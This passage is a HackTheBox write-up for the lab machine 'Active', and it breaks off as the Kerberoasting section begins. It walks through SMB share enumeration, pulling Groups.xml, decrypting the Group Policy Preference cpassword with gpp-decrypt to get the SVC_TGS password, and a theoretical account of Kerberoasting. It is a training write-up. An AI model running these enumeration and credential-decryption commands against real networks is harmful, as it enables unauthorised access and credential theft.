Writeup: HTB Active
Active is an easy windows box that begins with an open SMB share that contains an interesting file (namely “Groups.xml”) with config data for a Group Policy Preference. This data is encrypted with a key that Microsoft officially released. With a user account, we can now Kerberoast the SVC_TGS account to get Administrator credentials, and thus successfully compromise the box!
Enumeration
nmap

We begin with an nmap scan showing us a few ports (including SMB):
1
2
3
4
5
nmap -p- 10.10.10.100

(ports 53, 88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49154,49155,49157,49158,49165,49166,49168 are open)

sudo nmap -sCV -p53,88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49154,49155,49157,49158,49165,49166,49168 -Pn -T4 10.10.10.100
SMB enumeration
Let’s try enumerate SMB using netexec:
1
2
3
4
5
6
7
8
9
10
11
12
13
netexec smb 10.10.10.100 -u '' -p '' --shares
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\:
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON                        Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL                          Logon server share
SMB         10.10.10.100    445    DC               Users

The only share we have access to is named Replication. Let’s try connect with smbclient:
1
smbclient -N \\\\10.10.10.100\\Replication

The only thing we can see is a directory named active.htb, which is the domain name. In another session, let’s add that to hosts:
1
echo "10.10.10.100 active.htb" | sudo tee -a /etc/hosts
Back to the SMB directory, let’s download all the files to our current local directory:
1
2
3
recurse ON
prompt OFF
mget *

We can now exit the smb shell and examine the files in the newly downloaded folder, active.htb.

I played around with strings to get readable output and a bit more, but what was really of interest was the Groups.xml file. Let’s check it out:
1
cat Policies/\{31B2F340-016D-11D2-945F-00C04FB984F9\}/MACHINE/Preferences/Groups/Groups.xml

Hmm. There appears to be quite a bit of information: we can see an account named SVC_TGS on the domain active.htb. There also appears to be some sort of encrypted password in the field cpassword with the value edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ.
After some research, we find that the cpassword field is associated with storing encrypted versions of local accounts’ passwords from Group Policy Preferences (GPP). 
Fortunately for us, Microsoft published the AES private key on MSDN, so we can easily decrypt the password now that we have the key :) (A more in-depth investigation from AdSecurity can be found here).
We’re going to use gpp-decrypt to find the password. It is in-built into Kali (if not, use pip(x) install gpp-decrypt):
1
gpp-decrypt -f Groups.xml

And thus, we have successfully compromised account active.htb\SVC_TGS:GPPstillStandingStrong2k18!
Access as SVC_TGS
Re-enumeration of SMB shares
We can, again, check shares with netexec now we have some valid credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
netexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --shares
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL          READ            Logon server share
SMB         10.10.10.100    445    DC               Users           READ

We have access to the Users share, which we can connect to:
1
smbclient \\\\10.10.10.100\\Users -U SVC_TGS%GPPstillStandingStrong2k18

(the flag is located at \SVC_TGS\Desktop\user.txt).
Kerberoasting
Brief theory
Let’s begin by understanding what “Kerberoasting” is. Kerberoasting is a post-compromise AD attack allowing a threat actor to get a service account’s hash. It was first presented in 2014 by Tim Medin.
Kerberoasting exploits the Kerberos protocol. In the aforementioned protocol, when a user is attempting to authenticate to a service they contact the Domain Controller (or Key Distribution Center) and tell it what service they are trying to connect to.
In response, the DC/KDC sends a ticket allowing access to the service. This ticket is encrypted. The ticket is encrypted with the hash of the account of the service.
Therefore, an attacker can request a ticket and then decrypt it to find the key. Remember, the key is the hash of the service account. When the attacker has the hash of the account, they can now pass-the-hash, or crack it (we will shortly do the latter.)
With that all out of the way, let’s get to it.
The Kerberoasting Attack
